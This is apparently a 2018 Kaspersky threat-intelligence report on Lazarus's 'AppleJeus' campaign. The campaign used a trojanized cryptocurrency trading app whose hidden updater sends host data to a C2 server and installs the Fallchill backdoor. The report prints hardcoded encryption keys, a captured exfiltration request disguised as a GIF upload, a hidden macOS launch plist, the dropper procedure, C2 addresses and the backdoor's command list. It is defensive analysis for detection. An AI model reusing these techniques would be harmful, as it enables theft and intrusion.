

# hits cryptocurrency exchange with fake installer and macOS malware

By [GReAT](#) on August 23, 2018. 8:00 am

## Overview

Lazarus has been a major threat actor in the APT arena for several years. Alongside goals like cyberespionage and cybersabotage, the attacker has been targeting banks and other financial companies around the globe. Over the last few months, Lazarus has successfully compromised several banks and infiltrated a number of global cryptocurrency exchanges and fintech companies.

Kaspersky Lab has been assisting with incident response efforts. While investigating a cryptocurrency exchange attacked by Lazarus, we made an unexpected discovery. The victim had been infected with the help of a trojanized cryptocurrency trading application, which had been recommended to the company over email. It turned out that an unsuspecting employee of the company had willingly downloaded a third-party application from a legitimate looking website and their computer had been infected with malware known as Fallchill, an old tool that Lazarus has recently switched back to. There have been multiple reports on the reappearance of Fallchill, including [one](#) from US-CERT.

To ensure that the OS platform was not an obstacle to infecting targets, it seems the attackers went the extra mile and developed malware for other platforms, including for macOS. A version for Linux is apparently coming soon, according to the website. It's probably the first time we see this APT group using malware for macOS.

The fact that the Lazarus group has expanded its list of targeted operating systems should be a wake-up call for users of non-Windows platforms.

## Trojanized cryptocurrency trading application

Thanks to Kaspersky Lab's **malicious-behavior detection technology**, implemented in its endpoint security software, we were able to reassemble the stages of infection and trace them back to their origin. This helped us understand that one of Lazarus' victims was infected with malware after installing a cryptocurrency trading program. We also confirmed that the user installed this program via a download link delivered over email.

## Trojanized trading application for Windows

Including malicious code into distributed software and putting that on a website would be too obvious. Instead, the attackers went for a more elaborate scheme: the trojan code was pushed out in the form of an update for a trading application.

A legitimate-looking application called Celas Trade Pro from [Celas Limited](#) showed no signs of malicious behaviour and looked genuine. This application is an all-in-one style cryptocurrency trading program developed by Celas.

WEX Account: Fee: 0.2%, Symbol: BTC/USD, Balance: 0.00000000, Total at Last Price: 0.0, Total at Ask/Bid Price: 0.0

Market: Bid: \$ 6828.03, High: \$ 7000.0, Last Price: \$ 6838.505, Ask: \$ 6848.98, Low: \$ 6600.0, Volume: 598.96794, Network: API Lag: 2.411 sec, Speed: 2.6 Kb/s

Your Open Orders: Filter: BTC/USD, Total: 0.00000000, \$ 0.00000

No Open Orders

Total B	Amount B	Price S	Price B	Amount B	Total B
0.38016266	0.38016266	6848.98	6828.03	0.00968810	0.00968810
0.88016266	0.50000000	6854.989	6828.02	0.34852567	0.35821377
0.95116266	0.07100000	6854.99	6826.0	0.01465000	0.37286377
1.2754428	0.32428014	6855.0	6825.72	0.00439515	0.37725892
1.27660819	0.00116539	6860.888	6825.021	0.00147000	0.37872892
1.28915619	0.01254800	6861.188	6825.0	0.00733520	0.38606412
1.31568117	0.02652498	6861.205	6824.978	0.00586000	0.39192412
1.33268117	0.01700000	6862.0	6824.9	0.00147000	0.39339412
1.59268117	0.26000000	6864.0	6824.0	0.00366000	0.39705412
1.60434021	0.01165904	6868.0	6823.31	0.00147000	0.39852412
1.89608809	0.29174788	6868.972	6823.123	0.08900000	0.48752412
2.41738809	0.52130000	6869.0	6822.56	0.00147000	0.48899412
2.42138809	0.00400000	6870.0	6822.49	0.00294000	0.49193412
2.43338809	0.01200000	6871.123	6822.139	0.00147000	0.49340412

Buy Bitcoin: Total to spend: \$ 0.00000000, Price per coin: \$ 6848.999, Total to BUY: 0.00000000, Zero profit Price: \$ 0.100, Zero profit Step: \$ 0.000, BUY

Sell Bitcoin: Total to SELL: 0.00000000, Price per coin: \$ 6828.030, Amount to receive: \$ 0.00000000, Zero profit Price: \$ 0.100, Zero profit Step: \$ 6827.930, SELL

Powered By: CELAS LIMITED

**Screenshot of Celas Trade Pro**

When we started this research, any user could download the trading application from the Celas website. Checking the installation package downloaded from the website confirmed the presence of a very suspicious updater.

## Product Downloads

Celas Trade Pro v.1.0 for Windows	<a href="#">DOWNLOAD HERE</a>
Celas Trade Pro v.1.0 for Mac	<a href="#">DOWNLOAD HERE</a>
Celas Trade Pro v.1.0 for Linux	<a href="#">DOWNLOAD HERE (COMING SOON)</a>

### *Installation package download page*

We have analyzed the following Windows version of the installation package:

**MD5:** 9e740241ca2acdc79f30ad2c3f50990a

**File name:** celastradepro\_win\_installer\_1.00.00.msi

**File type:** MSI installer

**Creation time:** 2018-06-29 01:16:00 UTC

At the end of the installation process, the installer immediately runs the Updater.exe module with the "CheckUpdate" parameter. This file looks like a regular tool and most likely will not arouse the suspicion of system administrators. After all, it even contains a valid digital signature, which belongs to the same vendor. But the devil is in the detail, as usual.

The code writer developed this project under the codename "jeus", which was discovered in a PDB path included in the updater and used as unique HTTP multipart message data separator string. Because of this,

and the fact that the attacked platforms include Apple macOS, we decided to call this Operation AppleJeus.

Properties of the shady updater tool included in the package are:

**MD5:** b054a7382adf6b774b15f52d971f3799

**File Type:** PE32 executable (GUI) Intel 80386, for MS Windows

**Known file name:** %Program Files%\CelasTradePro\Updater.exe


**Link Time:** 2018-06-15 10:56:27 UTC

**Build path:** Z:\jeus\downloader\downloader\_exe\_vs2010\Release\dloader.pdb

The main purpose of Updater.exe is to collect the victim's host information and send it back to the server. Upon launch, the malware creates a unique string with the format string template "%09d-%05d" based on random values, which is used as a unique identifier of the infected host. This malware collects process lists, excluding "[System Process]" and "System" processes and gets the exact OS version from the registry value at "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion". It seems that such values only exist from Windows 10, so we assume that the author developed and tested it on Windows 10.

- ProductName: Windows OS version
- CurrentBuildNumber: Windows 10 build version
- ReleaseID: Windows 10 version information
- UBR: Sub version of Windows 10 build
- BuildBranch: Windows 10 build branch information

The code encrypts the collected information with the hardcoded XOR key ("Moz&Wie;#t/6T!2y") before uploading it to the server.



```
loc_402251:
mov     edx, eax
and     edx, 0Fh
mov     cl, byte ptr aMozWieT6t2yw29[edx] ; "Moz&Wie;#t/6T!2yW29ab@ad%Df324VSYd"
xor     [esp+eax+47C0h+identifier], cl ; #CRYPTO
inc     eax
```

```

cmp    eax, edi
jl     short loc_402251

```

### Data encryption routine

The code sends the victim's information to a webserver using HTTP and the following URL:

[www.celasllc.com/checkupdate.php](http://www.celasllc.com/checkupdate.php)

The server is a legitimate looking website owned by the developer of the program: Celas LLC. At this point we were not able to conclude with high confidence whether the server was compromised by the threat actor or had belonged to the threat actor from the beginning. To learn more about the server, please read the "Infrastructure" section below.

The malware used a hardcoded User-Agent string "Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0)" and fixed a multipart form data separator string "jeus".

Using encryption, the custom separator string wouldn't be a red flag for a legitimate application, but sending a request with the context-irrelevant string "get\_config", as well as uploading collected system information as "temp.gif", mimicking a GIF image with a magic number in the header, definitely made us raise our eyebrows.

```

POST /checkupdate.php HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shock
wave-flash, */*
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0)
Host: www.celasllc.com
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=jeus
Content-Length: 728
Cache-Control: no-cache

--jeus
Content-Disposition: form-data; name="api";

get_config
--jeus
Content-Disposition: form-data; name="upload"; filename="temp.gif"
Content-Type: application/octet-stream

GIF89a>JNfe[W[?Y^d<gD-?U$G CF>LE&RAW<?V/ 8RM+I11YWp.-U$G CF>X_-M1A"@TC/91HF
?Y_7DAW<?V/;->HPZJN1<^0 AY^2`_ME-EE *W@<f,d8-6^Q8FU1*W@<fOP4@HWZJN1<A*.?SU#G C
F>\e?I 109AY^2`_ME-EE *W@<fOP4@HWZJN1<A0" _U!G CF>\e?I 109AY^2`_ME-EE *W@<fOP4@
HWZJN1<UA AY^2`ZP?GV'U--50sC/1oTQ-111YWp<-8^*->BP4WS 1eW1?9to9P CF@CS.D;H 99C#A

```

### Communication with the C2 server

After successfully uploading data, the updater checks the server response. If the server responds with HTTP code 300, it means the updater should keep quiet and take no action. However, if the response is HTTP code 200, it extracts the payload with base64 and decrypts it using RC4 with another hardcoded key ("W29ab@ad%Df324V\$Yd"). The decrypted data is an executable file that is prepended with the "MAX\_PATHjeusD" string.

During our research, we found other similar files. One was created on August 3rd and another on August 11th. The PDB path shows that the author keeps improving this updater tool, apparently forked from some stable version released on July 2, 2018 according to the internal directory name.

	Additional trojanized sample #1	Additional trojanized sample #1
Installation package MD5	4126e1f34cf282c354e17587bb6e8da3	0bdb652bbe15942e866083f29fb6dd62
Package creation date	2018-08-03 09:57:29	2018-08-13 0:12:10
Dropped updater MD5	ffae703a1e327380d85880b9037a0aeb	bbbcf6da5a4c352e8846bf91c3358d5c
Updater creation date	2018-08-03 09:50:08	2018-08-11 7:28:08
Updater Build path	H:\DEV\TManager\DLoader\20180702\dloader\WorkingDir\Output\00000009\Release\dloader.pdb	H:\DEV\TManager\DLoader\20180702\dloader\WorkingDir\Output\00000006\Release\dloader.pdb

Note the TManager directory in the PDB path from the table. It will pop up again in another unexpected place later.

## Trojanized trading program for macOS

For macOS users, Celas LLC also provided a native version of its trading app. A hidden "autoupdater" module is installed in the background to start immediately after installation, and after each system reboot. It

keeps contacting the command and control (C2) server in order to download and run an additional

executable from the server. The communication conforms to the Windows version of the updater and is disguised as an image file upload and download, while carrying encrypted data inside.

We have analyzed the following installation file:

**MD5:** 48ded52752de9f9b73c6bf9ae81cb429

**File Size:** 15,020,544 bytes

**File Type:** DMG disk image

**Known file name:** celastradepro\_mac\_installer\_1.00.00.dmg

**Date of creation:** 13 July 2018

Once the Cellas Trade Pro app is installed on macOS, it starts the Updater application on the system load via a file named ".com.celastradepro.plist" (note that it starts with a dot symbol, which makes it unlisted in the Finder app or default Terminal directory listing). The "Updater" file is passed the "CheckUpdate" parameter on start.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN"
    "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.celastradepro</string>
    <key>ProgramArguments</key>
    <array>
        <string>/Applications/CelasTradePro.app/Contents/MacOS/Updater<
        <string>CheckUpdate</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
    <!-- Uncomment to debug
    <key>StandardOutPath</key>
    <string>/tmp/tmpctp.log</string>
    <key>StandardErrorPath</key>
    <string>/tmp/tmpctp.log</string>
    <key>Debug</key>
    <true/>
    -->
</dict>
</plist>
```



&lt;/dict&gt;

### *Celas Trade Pro app plist file (Apple Property List)*

The command-line argument "CheckUpdate" looks redundant from a code analysis perspective: there is no other argument that the application expects. In the absence of all arguments, it doesn't do anything and quits. This may or may not be way to trick sandboxes that could automatically execute this trojan updater, with no suspicious activity produced without such a "secret" extra argument. The choice of a benign string such as "CheckUpdate" helps it to hide in plain sight of any user or administrator looking into running processes.

The trojanized updater works similar to the Windows version in many ways. Both applications are implemented using a cross-platform [QT framework](#). Upon launch, the downloader creates a unique identifier for the infected host using a "%09d-%06d" format string template. Next, the app collects basic system information, which for macOS is done via dedicated QT classes:

- Host name
- OS type and version
- System architecture
- OS kernel type and version

The process of encrypting and transferring data is the same as in the Windows version. This information is XOR-encrypted with hardcoded 16-byte static key "Moz&Wie;#t/6T!2y", prepended with GIF89a header and uploaded to the C2 server via HTTP POST and the following URL:

[https://www.celasllc\[.\]com/checkupdate.php](https://www.celasllc[.]com/checkupdate.php)

```
--jeus
Content-Disposition: form-data; name="api";

get_config
--jeus
Content-Disposition: form-data; name="upload"; filename="temp.gif"
Content-Type: application/octet-stream

GIF89a
--jeus--
https://www.celasllc.com/checkupdate.php Host User-Agent Mozilla/5.0
(Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chro
```

```
me/66.0.3359.139 Safari/537.36 Accept image/gif, image/x-xbitmap
, image/jpeg, image/pjpeg, application/x-shockwave-flash, */* Accept-En
coding gzip, deflate Connection Keep-Alive Content-Type multipart
```

### *POST request template strings*

The module relies on a hardcoded User-Agent string for macOS:

**User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_12\_6) AppleWebKit/537.36 (KHTML, like Gecko)**

**Chrome/66.0.3359.139 Safari/537.36**

Once the server replies, it checks the HTTP response code. HTTP response code 300 indicates that the server has no task for the updater and the application terminates immediately. If the HTTP response is code 200, then the updater gets the data in the response, decodes it from base64 encoding and decrypts it using RC4 with the hardcoded static key "W29ab@ad%Df324V\$Yd". It calculates the MD5 of the decoded and decrypted data, which is compared to a value stored inside, to verify the integrity of the transferred file. After that, the payload is extracted and saved to a hardcoded file location "/var/zdiffsec", sets executable permissions for all users and starts the app with another secret hardcoded command-line argument "bf6a0c760cc642". Apparently the command-line argument is the way to prevent the detection of its malicious functionality via sandboxes or even reverse engineering. We have previously seen this technique adopted by Lazarus group in 2016 in attacks against banks. As of 2018, it is still using this in almost every attack we investigated.

## Downloaded payload

According to data from Kaspersky Security Network, the threat actor delivered the malicious payload using one of the shadowy updaters described above. We found a malicious file created at the same host:

**MD5:** 0a15a33844c9df11f12a4889ae7b7e4b

**File Size:** 104,898,560 bytes

**File Type:** PE32+ executable (GUI) x86-64, for MS Windows

**Known file name:** C:\Recovery\msn.exe

**Link time:** 2018-04-19 13:30:19

Note the unusually large size for an executable file. We believe that it was inflated with junk data on purpose to prevent easy download or transfer over the internet.

Searching for the reason for the malware's appearance on the system revealed that there was an additional process responsible for producing several files before this malware was launched, suggesting a trojan dropper in action. The main function of this malware is to implant the Fallchill backdoor loader linked to several files. Upon launch, the malware checks one of the command-line arguments passed to it. The malware chooses one of the service names located in the following registry value as a disguise:

**HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost\netsvcs**

This value includes a list of several dozen standard system service names.


The randomly chosen service name is used to name the dropped file and newly registered Windows service. Let's refer to this randomly chosen service name as *[service]*. The malware contains references to several files inside:

- The file passed as argument: contains a 16-byte key
- msncf.dat: Encrypted configuration data
- msndll.tmp: Encrypted Fallchill loader
- msndll.dat: Encrypted Fallchill backdoor (payload for the loader)
- *[service]*svc.dll: Fallchill backdoor loader
- *[service]*.dat: Copy of msndll.dat

A mix of the above-mentioned files produces the final backdoor known as Fallchill. A more detailed procedure for technical specialists is as follows:

1. Check whether the command-line argument points to a file of 16 byte size.
2. Read the file passed via the command-line argument. The contents of this file contains a crypto key, which we will call the main key.
3. Open the msncf.dat file (configuration file). If the file size equals 192 bytes, read the content of the file.
4. Open msndll.tmp file and decrypt it using the main key.
5. Create the *[service]*svc.dll file and fill it with pseudo-random data.

1. The malware fills the file with 10,240 bytes of pseudo-random data, and iterates (rand() % 10 + 10240) times. This is why it produces files which are at least 104,851,000 bytes.
6. Copy the 16-byte main key at the end of the [service]svc.dll file.
7. Encrypt the [service].dat file name with the main key and append it at the end of [service]svc.dll.
8. Overwrite the beginning of [service]svc.dll with data decrypted from msndll.tmp.
9. Move msndll.dat file to [service].dat.
10. Delete temporary files: msndll.tmp, msncf.dat, msndll.log.
11. Timestamp [service]svc.dll and [service].dat files.
12. Register [service]svc.dll as a Windows service.
13. Save a copy of data from msncf.dat file in the following registry value  
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\TaskConfigs\Description.



## Fallchill backdoor loader

We confirmed that the following malware was created on the infected host using the method described above:

Fallchill backdoor loader.

**MD5:** e1ed584a672cab33af29114576ad6cce

**File Size:** 104,878,356 bytes

**File Type:** PE32+ executable (DLL) (console) x86-64, for MS Windows

**Known file name:** C:\Windows\system32\uploadmgrsvc.dll

**Link time:** 2018-01-18 01:56:32

Encrypted Fallchill backdoor:

**MD5:** d8484469587756ce0d10a09027044808

**File Size:** 143,872 bytes

**File Type:** encrypted data

**Known file name:** C:\Windows\system32\uploadmgr.dat

Upon starting, uploadmgrsvc.dll reads 276 bytes from the end of its own executable file. The first 16 bytes of this 276-byte data are used as a decryption key, and the remaining 260 bytes contain the encrypted file path used by the backdoor.

29 6B D6 EB	2C A9 03 21	BB EF 5F 5F	4C FC 10 EC	) kÖë, @. ! » i Lü. i	→ 16 bytes Key
65 8C 20 30	3E 8B D6 46	71 87 48 8A	A2 6B 29 50	eE 0>< OFq#HŠ<k) P	
CA 1B E9 2C	6C 5A 0D BB	C8 4B AA 86	3E 5F 38 79	Ê. é, lZ. » EK^+>_8y	
29 7C 0A 62	D1 E3 76 50	5E D5 3B F6	6E 7B 04 B9	)   .bÑävP^Ö;ön{. ^	
71 40 03 7E	EE E3 A9 C8	67 6A FF 06	90 22 73 7A	q@. ~iã@Ègÿ. ."sz	
12 F9 DF 15	1E 4C B6 17	EC 11 F4 8A	FA 7C 92 60	.ùB..Lq. i. ôŠú ' ^	
7A A2 AD 45	37 B4 C9 71	2A 51 53 8D	10 2B 8E 57	z<-E7'Éq*QS..+ŽW	
20 4C F5 1B	36 B4 55 E5	C9 4B 36 12	DD 45 5D E6	Lô. 6'UáEK6.ÝE]æ	
E4 12 D9 D3	15 BD 5A 98	7D DC 34 8B	DA EC 06 20	ä.ÜÖ.¼Z~}Ü4<Úi.	
76 E9 58 B8	7C 18 28 A3	0E CF 8D 3D	E3 31 CA CC	véX,  . (É. Ī. =ã1ÊÏ	→ Encrypted file name
2B 24 13 F9	43 81 FD 56	D3 88 21 7F	27 3B 3E 22	+\$.ùC.ýVÓ^!. ';>"	
BE A8 59 AB	A2 38 83 23	CB E8 2D F8	08 4B 82 D0	¼`Y«<8f#Èè-ø.K, Ð	
0F 3C 49 E9	87 20 45 A7	EC 53 F0 96	FA FE 80 88	.<Ié+ ESìS8-úpE^	
16 A7 DB 8B	0C 26 C8 FA	F6 DA B9 D6	C0 65 4F 60	.SÛ<. &ÈúöÚ^ÖÀeO`	
4C 72 97 50	26 CD 64 78	24 24 21 BF	31 CF 52 A5	Lr-P&Ídx\$\$!;1ĪR¥	
DA 8E 0E 3C	D5 7D 64 3A	20 38 21 3D	23 27 3E A0	ÚŽ.<Ö}d: 8!=#'>	
AC 40 35 AE	D4 F6 B8 B1	CA 63 F1 73	E2 10 52 9E	-@5@Öö, ±Ècñsá. Rž	

```
CE 0B 25 D7 | i.Ⓜx
```

**Data at the end of the loader module**

After decryption of the last 260-bytes, the malware retrieves the name or path of the file that contains the actual backdoor body in encrypted form.

75	70	6C	6F	61	64	6D	67	72	2E	64	61	74	00	00	00	uploadmgr.dat...
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....

**Decrypted file name in the end of loader module**

The malware reads the specified file and decrypts it using the same decryption routine. This is how the executable code of the backdoor is produced in memory and executed by the loader. Below is the meta information about the decrypted final payload in memory:


**MD5:** d7089e6bc8bd137a7241a7ad297f975d

**File Size:** 143,872 bytes

**File Type:** PE32+ executable (DLL) (GUI) x86-64, for MS Windows

**Link Time:** 2018-03-16 07:15:31

We can summarize the Fallchill backdoor loading process as follows:



As mentioned previously, the final payload belongs to a Fallchill malware cluster formerly attributed to the Lazarus APT group. Upon launching, this malware resolves the API function addresses at runtime, and reads the C2 server address from the registry value created during the installation stage:  
**HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\TaskConfigs\Description**

If there is no configuration value, the malware falls back to a default C2 server address.

- **196.38.48[.]121**
- **185.142.236[.]226**

This is a full-featured backdoor that contains enough functions to fully control the infected host. Some of its network protocol commands are described below.

Command ID	Description
0x8000	Write current time and configuration data to registry key


0x8001	Send configuration data
0x8002	Replace configuration data in the fixed registry value
0x8003	Execute Windows command, store output in temp file and upload contents to C2
0x8006	Show current working directory
0x8007	Change current working directory
0x8008	Collect process information
0x8009	Terminate process
0x8010	Start new process
0x8011	Create process with security context of the current user
0x8012	Connect to specified host/port
0x8013	Get drive information
0x8014	Directory listing
0x8015	Search a file
0x8019	Write data to a specified file
0x8020	Read contents of specified file and upload to C2 server
0x8021	Compress multiples files to a temp file (name start with ZD) and upload to C2
0x8023	Wipe specific file
0x8025	Copy file time from another file time (timestamping)
0x8026	Shutdown malware service and self-delete
0x8043	Send "Not Service" unicode string to C2 server (communication test?).

This set of capabilities is very common for many Lazarus backdoors, which have been seen in other attacks against banks and financial industry in the past years.

## Infrastructure



While working on the incident of the cryptocurrency company's breach, we were curious about the legal status of the Celas LLC company that developed this trojanized trading application.



CELAS LIMITED

MAIN DOWNLOADS FAQ CONTACT US English

## CELAS LLC

Bitcoin | Trading | Cryptocurrency

The use of blockchain technology is expected to expand across new markets. Security breaches have put focus on security in all applications of blockchain technology. CELAS LLC produces resilient client-server blockchain solutions for the enterprise market.

### 29/04/2018 Celas Trade Pro Launches!

The first layer of Celas Trade Pro has been released, you can download the Celas Trade Pro to trade several cryptocurrencies from various exchanges.

[DOWNLOAD HERE](#)

**Secure Trading**  
Celas Trade Pro is secure client uses latest OpenSSL and best encryption.

**Ease of Use**  
Celas Trade Pro is an easy to use application.

**Cross-Platform**  
Celas Trade Pro is written to be used on any system.

**Performance**  
Celas Trade Pro is very fast and uses very little resources.

Norton SECURED powered by Symantec F-Secure McAfee SECURE KASPERSKY ESET avast! AntiVirus

©2018 CELAS LLC ALL RIGHTS RESERVED

**Celas LLC main homepage.**

The website had a valid SSL certificate issued by Comodo CA. However, note that the certificate from this webserver mentions "Domain Control Validated", which is a weak security verification level for a webserver. It does not mean validation of the identity of the website's owner, nor of the actual existence of the business. When certification authorities issue this kind of certificate they only check that the owner has a certain control over the domain name, which can be [abused in certain ways](#).

- 1
- 2 **Certificate:**
- 3 **Data:**

```
4      Version: 3 (0x2)
5      Serial Number:
6          22:a6:49:c1:ae:61:3f:58:5a:a5:e3:cb:8b:23:f0:61
7      Signature Algorithm: sha256WithRSAEncryption
8      Issuer: C=GB, ST=Greater Manchester, L=Salford, O=COMODO CA Limited, CN=COMODO RSA D
9      Validity
10         Not Before: May 29 00:00:00 2018 GMT
11         Not After : May 29 23:59:59 2019 GMT
12      Subject: OU=Domain Control Validated, OU=PositiveSSL, CN=celasllc.com
13      Subject Public Key Info:
14         Public Key Algorithm: rsaEncryption
15         Public-Key: (2048 bit)
16         Modulus:
17             00:de:0f:58:f2:68:07:d2:0f:43:5a:07:c6:53:b7:
